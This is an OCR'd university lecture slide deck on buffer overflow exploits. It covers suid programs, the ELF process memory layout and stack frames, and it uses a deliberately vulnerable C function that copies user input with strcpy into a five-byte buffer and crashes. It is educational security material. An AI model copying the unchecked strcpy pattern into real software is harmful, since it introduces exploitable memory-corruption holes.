Buffer Overflow Exploits

Torsten Grust

TU München, Dept. of Computer Science

Buffer Overflow Exploits

Torsten Grust

TU München, Dept. of Computer Science
and
LUG Erding

`grust@in.tum.de`

May 24, 2006

Buggy Programs Prevail

"Beware of bugs in the above code; I have only proved it correct, not tried it." **Donald E. Knuth**

Buggy Programs Prevail

“Beware of bugs in the above code; I have only proved it correct, not tried it.” **Donald E. Knuth**

- Day-to-day, we live and work in quite a different reality
- Programmers are humans and thus prone to human mistakes

Buggy Programs Prevail

"Beware of bugs in the above code; I have only proved it correct, not tried it." **Donald E. Knuth**

- Day-to-day, we live and work in quite a different reality
- Programmers are humans and thus prone to human mistakes
  - ▷ *fencepost errors / Obi-Wan errors*

Buggy Programs Prevail

> “Beware of bugs in the above code; I have only proved it correct, not tried it.” **Donald E. Knuth**

- Day-to-day, we live and work in quite a different reality
- Programmers are humans and thus prone to human mistakes
  - ▷ *fencepost errors / Obi-Wan errors*

```
/* erase array range A[5..25] (20 entries) */
```

Buggy Programs Prevail

"Beware of bugs in the above code; I have only proved it correct, not tried it." **Donald E. Knuth**

- Day-to-day, we live and work in quite a different reality
- Programmers are humans and thus prone to human mistakes
  - ▷ *fencepost errors/Obi-Wan errors*


    ```
    /* erase array range A[5..25] (20 entries) */
    ```
  - ▷ *phase-of-the-moon bugs*

Buggy Programs Prevail

> “Beware of bugs in the above code; I have only proved it correct, not tried it.” **Donald E. Knuth**

- Day-to-day, we live and work in quite a different reality
- Programmers are humans and thus prone to human mistakes
  - ▷ *fencepost errors / Obi-Wan errors*

    ```
    /* erase array range A[5..25] (20 entries) */
    ```
  - ▷ *phase-of-the-moon bugs*




```
#<LISPM *DATE* Wednesday, Sep 20, 1972  09:12:57 am PST>
```


Buggy Programs Prevail

“Beware of bugs in the above code; I have only proved it correct, not tried it.” **Donald E. Knuth**

- Day-to-day, we live and work in quite a different reality
- Programmers are humans and thus prone to human mistakes
  - ▷ *fencepost errors / Obi-Wan errors*
    ```
    /* erase array range A[5..25] (20 entries) */
    ```
  - ▷ *phase-of-the-moon bugs*



```
#<LISPM *DATE* Wednesday, Sep 20, 1972  09:12:57 am PST>
```



```
#<LISPM *DATE* Saturday, Sep 23, 1972  11:18:23 pm PST (Full
moon)>
```

Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow

`sendmail`

Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow

`sendmail` `sshd`

Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow

`sendmail` `sshd` `telnetd`

Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow

`sendmail` `sshd` `telnetd`
`XFree86`

Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow

`sendmail`	`sshd`	`telnetd`
`XFree86`	`ftpd`	

Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow

`sendmail`	`sshd`	`telnetd`
`XFree86`	`ftpd`	`pppd`

Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow		
`sendmail`	`sshd`	`telnetd`
`XFree86`	`ftpd`	`pppd`
`xterm`	`chpass`	`gv`

Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow		
`sendmail`	`sshd`	`telnetd`
`XFree86`	`ftpd`	`pppd`
`xterm`	`chpass`	`gv`
`WinAmp`	`MS Media Player`	`MS IIS`

Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow		
`sendmail`	`sshd`	`telnetd`
`XFree86`	`ftpd`	`pppd`
`xterm`	`chpass`	`gv`
`WinAmp`	`MS Media Player`	`MS IIS`
`Oracle9i`	`MS SQL Server`	`MySQL`

Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow		
`sendmail`	`sshd`	`telnetd`
`XFree86`	`ftpd`	`pppd`
`xterm`	`chpass`	`gv`
`WinAmp`	`MS Media Player`	`MS IIS`
`Oracle9i`	`MS SQL Server`	`MySQL`

- **Buffer overflow**:

Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow		
sendmail	sshd	telnetd
XFree86	ftpd	pppd
xterm	chpass	gv
WinAmp	MS Media Player	MS IIS
Oracle9i	MS SQL Server	MySQL

- **Buffer overflow**:

① program blindly accepts and copies oversized user input

Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow		
sendmail	sshd	telnetd
XFree86	ftpd	pppd
xterm	chpass	gv
WinAmp	MS Media Player	MS IIS
Oracle9i	MS SQL Server	MySQL

- **Buffer overflow**:

  ① program blindly accepts and copies oversized user input,

  ② loss of integrity of data structures and **runtime environment**

Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole

Programs found vulnerable to buffer overflow		
`sendmail`	`sshd`	`telnetd`
`XFree86`	`ftpd`	`pppd`
`xterm`	`chpass`	`gv`
`WinAmp`	`MS Media Player`	`MS IIS`
`Oracle9i`	`MS SQL Server`	`MySQL`

- **Buffer overflow**:

  ① program blindly accepts and copies oversized user input,

  ② loss of integrity of data structures and **runtime environment**

- Unix *suid* programs: user assumes new identity during execution

Bugs Turn into System Vulnerabilities

- System programs: hacker's favorite loophole


Programs found vulnerable to buffer overflow		
sendmail	sshd	telnetd
XFree86	ftpd	pppd
xterm	chpass	gv
WinAmp	MS Media Player	MS IIS
Oracle9i	MS SQL Server	MySQL

- **Buffer overflow**:

  ① program blindly accepts and copies oversized user input,

  ② loss of integrity of data structures and **runtime environment**

- Unix *suid* programs: user assumes new identity during execution



```
-rwsr-xr-x    root shadow    /usr/bin/passwd
```


Unix Runtime: Memory Map for an ELF Executable

- **E**xecutable and **L**inkable **F**ormat

Unix Runtime: Memory Map for an ELF Executable

- **E**xecutable and **L**inkable **F**ormat
  - ▷ Virtual memory:
    all processes with identical map


Unix Runtime: Memory Map for an ELF Executable



- **E**xecutable and **L**inkable **F**ormat
  - ▷ Virtual memory:
    all processes with identical map
  - ▷ Processes share code if possible
    ⇒ `text` segment read-only
  - ▷ All other segments: writable


Unix Runtime: Memory Map for an ELF Executable

- **E**xecutable and **L**inkable **F**ormat
  - ▷ Virtual memory:
    all processes with identical map
  - ▷ Processes share code if possible
    ⇒ `text` segment read-only
  - ▷ All other segments: writable




Unix Runtime: Memory Map for an ELF Executable

- **E**xecutable and **L**inkable **F**ormat
  - ▷ Virtual memory: all processes with identical map
  - ▷ Processes share code if possible ⇒ `text` segment read-only
  - ▷ All other segments: writable




Unix Runtime: Memory Map for an ELF Executable

- **E**xecutable and **L**inkable **F**ormat
  - ▷ Virtual memory: all processes with identical map
  - ▷ Processes share code if possible ⇒ `text` segment read-only
  - ▷ All other segments: writable
  - ▷ Heap and stack grow towards each other




Unix Runtime: Memory Map for an ELF Executable

- **E**xecutable and **L**inkable **F**ormat
  - ▷ Virtual memory:
    all processes with identical map
  - ▷ Processes share code if possible
    ⇒ `text` segment read-only
  - ▷ All other segments: writable
  - ▷ Heap and stack grow towards
    each other




Unix Runtime: Memory Map for an ELF Executable

- **E**xecutable and **L**inkable **F**ormat
  - ▷ Virtual memory: all processes with identical map
  - ▷ Processes share code if possible ⇒ `text` segment read-only
  - ▷ All other segments: writable
  - ▷ Heap and stack grow towards each other




Unix Runtime: Memory Map for an ELF Executable

- **E**xecutable and **L**inkable **F**ormat
  - ▷ Virtual memory: all processes with identical map
  - ▷ Processes share code if possible ⇒ `text` segment read-only
  - ▷ All other segments: writable
  - ▷ Heap and stack grow towards each other




Unix Runtime: Memory Map for an ELF Executable

- **E**xecutable and **L**inkable **F**ormat
  - ▷ Virtual memory: all processes with identical map
  - ▷ Processes share code if possible ⇒ `text` segment read-only
  - ▷ All other segments: writable
  - ▷ Heap and stack grow towards each other



ELF Memory Map for Process Executing `/bin/ls -l`

- Memory map after program invocation:




```
$ ls -l
```

ELF Memory Map for Process Executing `/bin/ls -l`

- Memory map after program invocation:

```
$ ls -l
```



0x08048000	text (code for ls program)
0x0805a200	data/bss
	heap ↓
	↑ stack
0xbffff470	
0xbffff471	"/bin/ls", "-l"

0xbffff47c	PATH=/bin:/usr/bin:...,
	HOME=/home/grust, ...


0xbffffff4	"/bin/ls"
0xbffffffc	0

ELF Memory Map for Process Executing `/bin/ls -l`

- Memory map after program invocation:

```
$ ls -l
```

- Heap grows, whenever
  - ▷ `ls` code allocates dynamic memory (via `malloc`)



0x08048000	text (code for ls program)
0x0805a200	data/bss
	heap ↓
	↑ stack
0xbffff470	"/bin/ls", "-l"

0xbffff471	PATH=/bin:/usr/bin:...,
	HOME=/home/grust, ...

0xbffff47c	"/bin/ls"
0xbffffff4	0
0xbffffffc	


ELF Memory Map for Process Executing `/bin/ls -l`

- Memory map after program invocation:

```
$ ls -l
```

- Heap grows, whenever
  - ▷ `ls` code allocates dynamic memory (via `malloc`)

- Stack grows, whenever
  - ▷ `ls` code performs a **function call**



0x08048000 text (code for `ls` program)

0x0805a200 data/bss

heap ↓

↑ stack

0xbffff470


0xbffff471 "/bin/ls", "-l"

0xbffff47c PATH=/bin:/usr/bin:..., HOME=/home/grust, ...

0xbffffff4 "/bin/ls"


0xbffffffc 0

Function Call and Return: Stack Frames



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```


Function Call and Return: Stack Frames



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```


- Calling `copy_arg()`:

Function Call and Return: Stack Frames




```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```

- Calling `copy_arg()`:




Function Call and Return: Stack Frames




```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```

- Calling `copy_arg()`:

  ① push arguments on stack




Function Call and Return: Stack Frames




```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```

- Calling `copy_arg()`:

  ① push arguments on stack




Function Call and Return: Stack Frames




```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```

- Calling `copy_arg()`:

  ① push arguments on stack



Function Call and Return: Stack Frames




```
void copy_arg (int n, char *arg)
{
   int i;
   char buffer[5];

   strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
   copy_arg (argc, argv[1]);
→  return 0;
}
```


- Calling `copy_arg()`:

  ① push arguments on stack

  ② `call` (pushes return address)



Function Call and Return: Stack Frames




```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```


- Calling `copy_arg()`:

  ① push arguments on stack

  ② `call` (pushes return address)



Function Call and Return: Stack Frames




```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```

- Calling `copy_arg()`:


  ① push arguments on stack

  ② `call` (pushes return address)

  ③ push frame pointer `ebp`



Function Call and Return: Stack Frames




```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
⇢ return 0;
}
```

- Calling `copy_arg()`:


  ① push arguments on stack

  ② `call` (pushes return address)

  ③ push frame pointer `ebp`



Function Call and Return: Stack Frames



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```


- Calling `copy_arg()`:

  ① push arguments on stack

  ② `call` (pushes return address)

  ③ push frame pointer `ebp`

  ④ **allocate local variables on stack**



Function Call and Return: Stack Frames

```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```


- Calling `copy_arg()`:

  ① push arguments on stack


  ② `call` (pushes return address)

  ③ push frame pointer `ebp`


  ④ **allocate local variables on stack**



Function Call and Return: Stack Frames



```
void copy_arg (int n, char *arg)
{
   int i;
   char buffer[5];

   strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
   copy_arg (argc, argv[1]);
→  return 0;
}
```



- Calling `copy_arg()`:


  ① push arguments on stack

  ② `call` (pushes return address)


  ③ push frame pointer `ebp`

  ④ **allocate local variables on stack**

Function Call and Return: Stack Frames



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```



- Calling `copy_arg()`:


  ① push arguments on stack

  ② `call` (pushes return address)

  ③ push frame pointer `ebp`

  ④ **allocate local variables on stack**

Function Call and Return: Stack Frames



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```


- Calling `copy_arg()`:

  ① push arguments on stack


  ② `call` (pushes return address)

  ③ push frame pointer `ebp`

  ④ **allocate local variables on stack**




Buffer Overflow



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```


Buffer Overflow



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```


- Program is careless about size of user input and might be vulnerable:

Buffer Overflow




```
void copy_arg (int n, char *arg)
{
   int i;
   char buffer[5];

   strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
   copy_arg (argc, argv[1]);
→  return 0;
}
```

- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ █
```


Buffer Overflow



```
void copy_arg (int n, char *arg)
{
   int i;
   char buffer[5];

   strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
   copy_arg (argc, argv[1]);
➔  return 0;
}
```




- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ ▒
```


Buffer Overflow



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```




- Program is careless about size of user input and might be vulnerable:




```
$ ./vulnerable this_is_way_too_long
Segmentation fault
$ ▒
```


Buffer Overflow



```
void copy_arg (int n, char *arg)
{
  int i;
  char buffer[5];

  strcpy (buffer, arg);
}

int main (int argc, char *argv[])
{
  copy_arg (argc, argv[1]);
→ return 0;
}
```




- Program is careless about size of user input and might be vulnerable:

